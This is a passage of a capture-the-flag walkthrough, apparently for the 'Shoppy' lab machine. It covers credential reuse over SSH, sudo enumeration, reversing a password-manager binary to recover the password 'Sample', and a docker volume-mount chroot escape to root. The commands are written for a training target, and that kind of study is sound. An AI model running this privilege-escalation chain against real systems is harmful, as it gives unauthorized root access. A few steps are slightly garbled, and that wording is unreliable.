

Navigating the web application, we find credentials for the deploy machine.
1
jaeger:Sh0ppyBest@pp!
Since port 22 is open, we check if we can connect via ssh using these credentials.
SSH
1
ssh jaeger@shoppy.htb -p 22             #password -> Sh0ppyBest@pp!
We proceed to read the unprivileged user flag.

Analyzing the binary
We are looking for a binary that can be run without being root
1
sudo -l

/home/deploy/password-manager
The binary belongs to deploy, we will try to run it as “deploy”
1
sudo -u deploy /home/deploy/password-manager

We do not have the password, we will apply reversing to try to see the validation.
Download binary to our kali linux machine
We set up an http server with python from the victim machine
1
python3 -m http.server

We download it from the web or by performing a wget to the binary.

Reversing with ghidra

First we will see what type of file it is
1
file password-manager

As seen in the binary, the string Sample is concatenated and this is passed to the variable pbVar2 as a password and at the end if the password is correct it executes a cat to the file creds.txt
Now we will try to run the binary again as the “deploy” user but this time providing the Sample password.
We execute the following command and give the corresponding password to jaeger:
1
2
sudo -u deploy /home/deploy/password-manager
# password -> Sh0ppyBest@pp!
We enter the password “Sample”

Now we have the deploy credentials.
We change accounts using your.
1
su deploy #password -> Deploying@pp!
We get a bash
1
bash

Privilege Escalation
We verify the groups to which the user deploy “id” belongs
1
id

We can see that it has docker and the user has sufficient permissions to run it, we verify the images that are in docker.
1
docker images

We use it to escape the restricted environment by having it run a shell as root.
1
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

Now we just have to read the flag of the root user
1
cat /root/root.txt
